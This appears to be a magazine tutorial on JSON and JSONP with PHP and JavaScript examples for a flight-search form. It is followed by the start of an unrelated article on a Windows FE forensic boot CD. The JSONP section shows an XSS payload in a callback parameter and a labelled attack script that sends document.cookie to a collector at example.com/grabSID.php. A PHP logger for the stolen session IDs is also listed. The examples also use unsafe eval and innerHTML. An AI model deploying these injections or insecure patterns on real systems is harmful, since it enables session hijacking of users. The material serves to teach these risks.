Which is nothing but a collection of key-value pairs. In various languages this is done as an object, record, struct, dictionary, hash table, keyed list, or associative array. Reading a JSON stream from JavaScript is very simple, as the following demonstrates:

```
var json = '{ "name": "Antonio",
 "surname": "Fanelli", "message":
 "Hello JSON!" }';
var myObj = eval('(' + json + ')');
alert('Message from ' + myObj.name
 + ' ' + myObj.surname + ':\n' +
 myObj.message);
```

In the first row a JSON text is stored into a variable. Then the `eval()` function is called to parse the text and transform it into a JavaScript object. Finally the JSON object is used to display an alert into the page.

In practice JSON can be used with web services as an alternative to XML and SOAP, but also with any web application where there is data interchange between a client and server.

Note that a browser's Same Origin Policy blocks multi-domain calls, so client and server pages must be located on the same server to work properly. Anyway you can bypass these restrictions thanks to a simple but brilliant JSON hacking technique, as you will see later. But first let's see an example.

Let's suppose we have a web page with a flight search form. Inside the form there is a select box which we want to dynamically populate by asynchronous calls to the server, receiving JSON text data as responses. We have to code two kinds of scripts. An HTML client-side script as a user interface and a PHP server-side script for retrieving data from the database.

Figure 1 shows the form in the HTML page. Once the page is loaded the

companies select box is filled in with data. Don't worry about the remaining fields; they are not important for this example. You can use *Firebug*, a very useful *Firefox* extension, to analyze the page code at runtime. From the HTML

console inside *Firebug*, you can see the asynchronous call to the server and its JSON response with the list of the airline companies.

Listings 1 and 2 show the client-side code while Listing 3 the server-side one.

## Listing 2. AJAX script which handles the JSON object

```
//asynchronous request to the server
function makeRequest(url){
 var httpRequest;
 var theObject;
 var html = "";
 var container = document.getElementById("selCompanies");
 container.innerHTML = '';

 if (window.XMLHttpRequest) {
 // Mozilla and other browsers
 httpRequest = new XMLHttpRequest();
 if (httpRequest.overrideMimeType) {
 httpRequest.overrideMimeType('text/xml');
 }
 }
 else if (window.ActiveXObject) {
 // IE
 try
 {
 httpRequest = new ActiveXObject("Msxml2.XMLHTTP");
 }
 catch (e) {
 try {
 httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
 }
 catch (e) {}
 }
 }
 if (!httpRequest) {
 alert("Cannot create an XMLHttpRequest");
 }
 httpRequest.onreadystatechange = function() {
 if (httpRequest.readyState == 4) {
 if (httpRequest.status == 200) {
 //parsing the JSON text from the server response
 theObject = eval('(' + httpRequest.responseText + ') ');
 //looping the JSON object to populate the select box
 for(i=0; i < theObject.length; i++) {
 html += "<option value='" + theObject[i].code + "'>" +
 theObject[i].name + "</option>";
 }
 //filling the select box
 container.innerHTML += html;
 } else {
 alert("There was a problem with the service");
 }
 }
 };
 httpRequest.open('GET', url, true);
 httpRequest.send(null);
}

//call asynchronous request
function showData() {
 var jsonUrl = 'jsonCompanies.php';
 makeRequest(jsonUrl);
}
```

The code in Listing 1 represents a simple HTML form. Note that the companies select box is empty:

```
<select name="companies"
 id="selCompanies"></
 select>
```

It will be dynamically populated by the asynchronous call made through the `showData()` function when the page is loaded:

```
<body onload="showData();">
```

`showData()` is defined into Listing 2 where there is all the JavaScript code which handles the asynchronous call, parses the JSON response, and populates the select box. The `makeRequest()` function is a slightly modified version of the one proposed on the Mozilla Developer Center website ([http://developer.mozilla.org/en/AJAX/Getting\\_Started](http://developer.mozilla.org/en/AJAX/Getting_Started))

You only need to pay attention to the piece of code which deals with the JSON response. The line of code:

```
theObject = eval('(' +
 httpRequest.responseText + ')');
```

is the only thing we need to parse the JSON response text and convert it into a JavaScript object which is stored into the `theObject` variable.

Now let's loop through the object to build the HTML code for the companies select box:

```
for(i=0; i < theObject.length; i++) {
 html += "<option value='" +
 theObject[i].code + "'>" +
 theObject[i].name + "</option>";
}
```

In practice we are building the option fields inside the select box, giving them the airline codes as values and airline names as descriptions.

Finally, with the following line of code:

```
container.innerHTML += html;
```

we dynamically assign the HTML code to our newly built container defined at the top of the code block:

### Listing 3. Web service which returns data in JSON format

```
<?php #jsonCompanies.php
//Convert a MySQL result set to JSON text

function getJSON($resultSet, $affectedRecords){
 $numberRows = 0;
 $arrfieldName = array();
 $i = 0;
 $json = "";
 while ($i < mysql_num_fields($resultSet)) {
 $meta = mysql_fetch_field($resultSet, $i);
 if (!$meta) {
 }else{
 $arrfieldName[$i]=$meta->name;
 }
 $i++;
 }
 $i = 0;
 $json = "[\n";
 while($row = mysql_fetch_array($resultSet, MYSQL_NUM)) {
 $i++;
 $json .= "{\n";
 for($r=0; $r < count($arrfieldName); $r++) {
 $json .= "\"$arrfieldName[$r]\" : \"$row[$r]\"";
 if($r < count($arrfieldName) - 1){
 $json .= ",\n";
 }else{
 $json .= "\n";
 }
 }
 if($i != $affectedRecords){
 $json .= "\n},\n";
 }else{
 $json .= "\n}\n";
 }
 }
 $json .= "]\n";
 return $json;
}

//Include database connection settings

include 'config.php';

//Connect to mySQL

$db = mysql_connect($db_host, $db_user, $db_password);
if ($db == FALSE)
 die ("DB connection error!");
mysql_select_db($db_name, $db)
 or die ("DB selection error!");

//Retrieve data from DB

$query = "SELECT * FROM company ORDER BY name LIMIT 100";
$result = mysql_query($query, $db);
$num = mysql_affected_rows();

//Convert result set to JSON text

echo trim(getJSON($result, $num));

//Close DB connection

mysql_close($db);
?>
```

```
var container = document.getElementById(
 ById("selCompanies");
```

Listing 3 shows the PHP code for retrieving data from the database and return the JSON object. It is a simple PHP script that connects to a MySQL

database, collects a list of airline companies and converts the resulting record set into a JSON text. The conversion is made by the `getJSON` function which is a slightly adapted version of the one inside the Adnan Siddiqi's class which you can download

from here: <http://www.phpclasses.org/browse/package/3195.html>. It does nothing more than format a string according to the JSON standard, filling it with data coming from a MySQL record set. Then the string is returned to the client through the following line of code:

#### Listing 4. Modified version of the search flight form for use with JSONP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/
 xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Flight Search</title>
<script language="JavaScript" type="text/JavaScript">
<!--
//Callback function
function showData(theObject) {
 var theObject;
 var html = "";
 var container = document.getElementById("selCompanies");
 container.innerHTML = '';
 for(i=0; i < theObject.length; i++) {
 html += "<option value='" + theObject[i].code + "'>" + theObject[i].name +
 "</option>";
 }
 container.innerHTML += html;
}

//URL of the external JSONP service
var url = "http://www.example.com/jsonPCompanies.php?cb=showData";

//Dynamic script insertion
var script = document.createElement('script');
script.setAttribute('src', url);

//Load the script
document.getElementsByTagName('head')[0].appendChild(script);
<!-->
</script>
</head>
<body>
<form name="frm" method="post" action="">
<fieldset><legend> Search a Flight </legend>
<table width="100%" border="0" cellspacing="0" cellpadding="0">
 <tr>
 <td height="50" width="20%">Select a Company:</td>
 <td><select name="companies" id="selCompanies"></select></td>
 </tr>
 <tr>
 <td height="50">From:</td>
 <td><input type="text" name="from" size="20" maxlength="50" /></td>
 </tr>
 <tr>
 <td height="50">To:</td>
 <td><input type="text" name="to" size="20" maxlength="50" /></td>
 </tr>
</table>
</fieldset>
<div align="center"><input type="submit" name="submit" value="Submit" /></div>
</form>
</body>
</html>
```

```
echo trim(getJSON($result, $num));
```

In other words the HTML page makes an asynchronous GET call to the PHP page which connects to a MySQL database, retrieves data, and returns a simple JSON text to the client. All this with the minimal band request and absolutely clear to the end user.

Also note the light and easy data interchange made through JSON with no need to describe any structure, and to build any parser. All we need is contained in an object which is treated as an associative array in JavaScript.

## The Alter Ego JSONP

So JSON allows you to easily manage the asynchronous calls to web services from inside the same domain. But you know that AJAX doesn't allow asynchronous calls between different domains, due to the browser's Same Origin Policy. The latter requires that, in order for JavaScript to access the contents of a Web page, both the JavaScript and the Web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker.

So if you want to make extra-domain calls then you should use a proxy with AJAX, or some dirty techniques for remote scripting with IFRAME. But JSON has an Alter Ego which allows you to bypass these restrictions more easily as long as the server-side script allows it. A few years ago a python programmer had the simple but brilliant idea to let the client call JSON data wrapped into an arbitrary callback function, whose name is passed to the server as a *querystring* parameter.



This way the JSON response could have been included into the client script as a dynamically created `<script>` tag. Because the Same Origin Policy does not prevent from a dynamic insertion of script elements into the page, you could include JavaScript functions from different domains, carrying JSON data. Obviously the callback functions must be already defined into the client page.

This is the idea of JSON with Padding or JSONP which is nothing but a little hack in the JSON technology. With a few changes to the previous example, we have. In `jsonCompanies.php` replace the line:

```
echo trim(getJSON($result, $num));
```

with the following ones:

```
$callback = $_GET['cb'];
if ($callback != '') echo $callback .
 '(' . trim(getJSON($result, $num))
 . ')'; //JSONP response
else echo trim(getJSON($result,
 $num)); //JSON response
```


In practice the PHP page can receive a *querystring* parameter from the GET request. If the parameter exists then it is used as the callback function name which encapsulates the JSON data.

In the example we don't take care of any security controls, but, as you will see later, they are important to avoid the execution of arbitrary code on the server.

In the client page we have to define a callback function whose name will be sent as a *querystring* to the server. This time we don't make asynchronous calls, but simply include a regular `<script>` tag which points to the server. The browser allows you to include cross-domains scripts, so there aren't any blocks.

In listing 4 there is the new HTML flight search page. In this case the callback function `showData()` is not called directly from the *onload* event on body, but through a `<script>` tag dynamically generated at runtime by the following lines of code:

```
var script = document.createElement('
 script');
```



**Figure 2.** Basic flight search form with dynamically populated select box with JSONP data

## Glossary

From Wikipedia (<http://en.wikipedia.org>):

- AJAX (Asynchronous JavaScript and XML): a group of interrelated web development techniques used to create interactive web applications,
- Firebug: extension for Mozilla Firefox which allows the debugging, editing, and monitoring of any website's CSS, HTML, DOM, and JavaScript,
- IFRAME: places another HTML document in a frame inside a normal HTML document,
- JSON (JavaScript Object Notation): lightweight computer data interchange format,
- JSONP (JSON with Padding): a JSON extension wherein the name of a callback function is specified as an input argument of the call itself,
- Mashup: a Web application that combines data or functionality from one or more sources into a single integrated application,
- PHPSESSID: session identifier used in a PHP context and stored into a client cookie,
- Same Origin Policy: browser's security rule which permits scripts running on pages originating from the same site to access each other's methods and properties with no specific restrictions, but prevents access to most methods and properties across pages on different sites,
- SOAP (Simple Object Access Protocol): a protocol specification for exchanging structured information in the implementation of Web Services in computer networks,
- XML (Extensible Markup Language): a general-purpose specification for creating custom markup languages,
- XMLHttpRequest: a DOM API that can be used inside a web browser scripting language, such as Javascript, to send an HTTP request directly to a web server and load the server response data directly back into the scripting language,
- XSS (Cross-site scripting): a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users.

# BASICS

```
script.setAttribute('src', url);
document.getElementsByTagName('head')
 [0].appendChild(script);
```

which at runtime becomes:

```
<script src="http://www.example.com/
 jsonPCompanies.php?cb=showData"></script>
```

dynamically added to the <head> tag of the HTML page.

The server's response will be `showData( JSON text );` as you can see in Figure 2 from the *Firebug* console.

It's a sort of JavaScript injection rather than a script technique, but it rocks!

By the way JSONP also introduces substantial security risks if misused. First obvious evidence is that if you don't adequately filter the *querystring* parameter

in the PHP script, the server is exposed to arbitrary code execution.

As an example, let's change the script URL: `http://www.example.com/jsonPCompanies.php?cb=showData` with the following:

```
http://www.example.com/
 jsonPCompanies.php?cb=<html>
 <head><script>alert
 (document.cookie);</script>
 </head></html>showData
```

in which we inject a JavaScript `alert(document.cookie)` function. In practice, in addition to sending the callback function name, we also send a small HTML page that displays the session cookies into an alert message. In other words the server is vulnerable to XSS.

You can patch the code filtering the *querystring* parameter to alphanumeric characters only and limiting its length. So you can replace the following code:

```
echo $callback . ' (' . trim(getJSON
 ($result, $num)) . ');';
```

with:

```
if (ereg("[A-Za-z0-9]+$", $callback)
 && strlen($callback) <= $maxLength){
 echo $callback . ' (' . trim
 (getJSON($result, $num)) . ');'; }
else print 'Parameter not valid!';
```

That's just enough to reduce the risk of a XSS attack.

## It's a Question of Trust

The problem is that before doing a wide mashup we should think for a moment about what kind of risks we may be exposing our web sites to. Including a third-party script in our web site means having blind trust of that service. In fact, we do not only need to pay attention to security holes in our code, but also ensure that such services come from reliable suppliers, and hope they are not exposed to other security holes.

The risks are inversely proportional to the trust level of such services.

Imagine you get a web site that requires user authentication and you decide to integrate some external services such as news, maps, and others. User authentication usually requires a session ID to be stored into cookies on the client side (i.e., browsers). If a malicious person has access to the user session ID when the latter is authenticated he could steal the user's personal data.

## For Example

Let's suppose the flight search form is accessible only after user authentication. We can simulate the authentication by opening a new session on the page. The only thing to do is to rename the `searchFlight.htm` file in `searchFlight.php` and add the following line of code at the top of the page:

### Listing 5. It injects a malicious script together with the service

```
<?php
//Include the getJSON function
include 'getJSON.php';

//Include database connection settings
include 'config.php';

//Retrieve data from DB
include 'mySqlData.php';

//Callback function name
$callback = $_GET['cb'];

//Attack script
$attack = "var script = document.createElement('script');script.setAttribute('src',
 'http://www.example.com/grabSID.php?sid='+document.cookie);doc
 ument.getElementsByTagName('head')[0].appendChild(script);";

if ($callback != '')
 //Response with JSONP
 echo $attack . $callback . ' (' . trim(getJSON($result, $num)) . ');';
else
 //Response with JSON
 echo $attack . trim(getJSON($result, $num));

//Close DB connection
mysql_close($db);
?>
```

### Listing 6. It appends to a text file the input parameter

```
<?php
$ip_address = $_SERVER["REMOTE_ADDR"];
$file = fopen($ip_address . ".log", "a");
fwrite($file, $_GET['sid']);
fclose($file);
?>
```

```
<?php session_start(); ?>
```

Now modify the server service in order to perform a JavaScript injection together with the regular response of the airline companies. We want to steal the user session ID and store it on our server.

Listing 5 shows how you can do that.

In practice, we have stored a malicious script in the variable:

```
$attack = "var script = document.createElement('script');script.setAttribute('src','http://www.example.com/grabSID.php?sid='+document.cookie);document.getElementsByTagName('hea
```

```
d')[0].appendChild(script);";
```

then we print it in the response before the callback function. So the JSONP response will be made by:

```
echo $attack . $callback . '(' . trim(getJSON($result,$num)) . ');';
```

The script does nothing but create at runtime in the client page a new dynamic `<script>` tag which grabs the user session ID into a *querystring* parameter which in turn is passed to a remote page on a malicious web site. The file *grabSID.php* is shown in Listing 6.

It is a simple routine which stores the *SID* parameter into a log file. It generates a log file for each client IP address which connects, such as, for example: `192.168.0.1.log`. So each file will contain a text line with the user session ID. For simplicity, all the server side controls and error handling code has been omitted.

Figure 3 shows what happens. As you can see from the *Firebug* console, in addition to the regular script which populates the select box with the airline companies, a second malicious script grabs the user session ID and sends it to the malicious web site.

Sometimes we trust third-party services because they are known to be safe, but we can't be sure they aren't vulnerable to attacks which introduce new security holes on our web site.

Examples of ready-made JSONP public services are the following (source IBM):

- Digg API: Top stories from Digg: <http://services.digg.com/stories/top?appkey=http%3A%2F%2Fmashup.com&type=javascript&callback=?>.
- Geonames API: Location info for a zip-code: <http://www.geonames.org/postalCodeLookupJSON?postalcode=10504&country=US&callback=?>.
- Flickr API: Most recent cat pictures from Flickr: [http://api.flickr.com/services/feeds/photos\\_public.gne?tags=cat&tagmode=any&format=json&jsoncallback=?](http://api.flickr.com/services/feeds/photos_public.gne?tags=cat&tagmode=any&format=json&jsoncallback=?).
- Yahoo Local Search API: Search pizza in zip-code location 10504: <http://local.yahooapis.com/LocalSearchService/V3/localSearch?appid=YahooDemo&query=pizza&zip=10504&results=2&output=json&callback=?>.

They all seem safe, but are you sure they are not vulnerable to XSS? Try to send an alert('XSS') to any of them... maybe the responses might be surprising!

**Antonio Fanelli**

An electronics engineer since 1998 he is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.

**On the 'Net**

- <http://www.json.org/> – The official JSON web site
- <http://bob.pythonmac.org/archives/2005/12/05/remote-json-jsonp/> – Remote JSONP,
- [http://www.ibm.com/developerworks/library/wa-aj-jsonp1/?ca=dgr-jw64JSONP-jQuery&S.TACT=105AGY46&S\\_CMP=grsitejw64](http://www.ibm.com/developerworks/library/wa-aj-jsonp1/?ca=dgr-jw64JSONP-jQuery&S.TACT=105AGY46&S_CMP=grsitejw64) – Cross-domain communications with JSONP,
- <http://www.openajax.org/whitepapers/Ajax%20and%20Mashup%20Security.php> – AJAX and mashup security.




Figure 3. Malicious script injected into the form



MARC REMMERT

# Windows FE – A Windows-PE Based Forensic Boot CD

Difficulty



Back in the mid of 2008 some rumors regarding a Microsoft Windows FE Boot-CD started. While there were discussions in certain web logs dealing with IT-security and computer forensics, this Windows-CD never got a lot of attention.

The basic work was conducted by Troy Larson, a Senior Forensic Investigator in Microsoft's IT Security Group. He first built a modified Windows PE for forensic purposes. It is called Windows FE that should stand for Forensic Environment.

Astonishingly Windows is broadly used as an operating system for almost all of the recognized big forensic software packages – but it has never been used before as the base system for a forensic Boot-CD.

I will try to show the reader how to build his own Windows-based Boot CD and that it really works.

## Short Intro to Computer Forensics

Since the invention of computers the bad guys have been committing crimes with their aid. Only just two decades ago law enforcement agencies recognized the need to conduct examinations of computer systems. For example, as recently as 1988 the German Federal Criminal Police Office established a Computer Crime Unit. The United States were a bit faster. In 1984 the FBI founded a *Magnetic Media Program*, later known as the *Computer Analysis and Response Team* (CART).

Like the long-existing medical forensics computer forensics should reveal traces of possible crimes and eventually prepare them for a court presentation. The examination

process itself must not leave any traces on the evidence itself. Unfortunately, Loccards Law is also valid in the field of computer forensics. This law states that every interaction with an evidence leads to an exchange of some substance, in other words, the analysis of evidence might alter it.

In the medical forensics, such an alteration is minimized for example by using sterile gloves and masks. Therefore traditional computer forensics investigations are only conducted on bit-identical copies of the disk. In most cases, the affected discs will be removed from its enclosures and further on imaged in a laboratory with special hardware and software.

It should be mentioned that we can observe a change of attitude over the last years – only examining a suspect's hard disk and not the contents of his PCs' RAM might miss significant evidence. However the process of gathering the RAM contents alters the state of the operating system for the sake of getting possible additional evidence. Also, RAM-analysis and interpretation of the data found is still under ongoing research. And there are significant changes in every new version of operating system. In my further discussion I will just aim to the traditional *dead-analysis* – the examination of the contents of hard drives of a powered-down system. Based on my professional experience those systems still make up the majority of evidence. As usual, your mileage may vary..

## WHAT YOU WILL LEARN...

How to create a Vista-based forensic Boot-CD and how to integrate additional programs

## WHAT SHOULD YOU KNOW...

Basic knowledge about the Windows operating system, some basic knowledge about computer forensics

## Defining the need for a forensic Boot CD

During an Incident Response or a Forensic Search and Seizure we might be confronted with situations in which it is either not possible or advisable to remove the hard disk drives from the PC-cases. For example think of a new system with warranty – breaking the seals will void the warranty. Or think of a server with some type of RAID-controller – imaging each hard drive separately and afterwards reconstructing the RAID-array in the lab can be very demanding. Lots of other situations are imaginable that emphasize the need for a (forensic) Boot-CD for the acquisition of *dead* systems. That is what I will cover in this paper. In such situations the use of a forensic boot CD might be a solution to get a forensic image for a first triage.

Consequently I will not discuss the Pros and Cons of using a USB-drive on a potentially compromised system like it is done with Microsoft's COFFEE. We all know that this operation will lead to changes in the systems registry – next to an entry for the USB device; all running programs are logged and of course will change the contents of the systems RAM. The same is true for running programs from a *Live CD*.

Booting a *dead* system from a forensically sound CD will leave the system unaffected – if the CD-system fulfills the following requirements:

- they must not alter the disc(s) of the system (that means, any sort of write access is strictly prohibited),
- the creation of forensic sound copies on other media must be possible.

Until now only Linux and UNIX-based boot CDs (for example HELIX or SPADA) had the ability to mount devices in *Read-Only* mode. This is a reliable feature because it is implemented in the operating systems kernel. Additionally Linux and UNIX already have lots of powerful programs for the copying and examination of disks and systems aboard.

The only known exception is SAFE from ForensicSoft Inc.,




Figure 1. WAIK installation




Figure 2. PE-base directory

([www.forensicsoft.com](http://www.forensicsoft.com)). This is a commercially available version of a somehow modified version of Windows and a graphical front-end. It promises to be *forensically sound* but I found no detailed description in what way this product achieves this. According to the documentation it incorporates a software write-blocker similar to the separately sold *SAFE Block XP*.

My personal estimation regarding any forensic software is that you, the user, should be able to validate its functions by yourself and explain to some level how and why it works.

## A Windows-based bootable CD

The advantage of a Windows-based boot CD is the very good support, even

for exotic hardware. Linux still has only limited support for certain types of RAID controllers (for example the ones made by DELL or HighPoint), some types of video cards (especially onboard-models) and often the ACPI-functions of some motherboards.

For me such a CD has another advantage. Most forensic examinations are performed with one of the *big tools*, for example *EnCase*, *Forensic Tool Kit* or *X-Ways*. With a Windows-based boot-CD I can add those tools and at least use their forensic imaging-capabilities. This does not mean that I am too stupid to perform a forensic imaging procedure with Linux-tools. But imagine the situation – you are under pressure and you just have one single chance to acquire a system. You are better off with a tool you know, that is validated and that is easy to use (yes – I mean using *point and click*).

Up to and including Windows XP/Windows Server 2003, Windows had no built-in option for a *read only* access to disks (apart from a registry entry for USB devices). Naturally this prohibits the use of Windows as a basis for a forensic boot CD. The well known *Bart PE* is, therefore, entirely inappropriate for forensic purposes!

With Vista/Server 2008, Microsoft realized this feature which has been so far only a Linux/UNIX capability. This opened the door for a Windows-based forensic boot CD. Windows FE is, simply described, just a slightly modified version of a Windows Vista-based PE. It differs only in two modifications of the registry as well as the addition of forensic tools.

For our purposes the relevant system services are the *Partition Manager* and the *Mount Manager*. Microsoft explains the functions of the two services as follows. The mount manager performs inter alia, the mounting of new data-drives into the system. By changing the registry key *NoAutoMount* this automatic mounting can be switched off. The partition manager has a similar task – it also mounts disks of SAN's (Storage Attached Network) to the system. By changing the registry key *SAN Policy* this

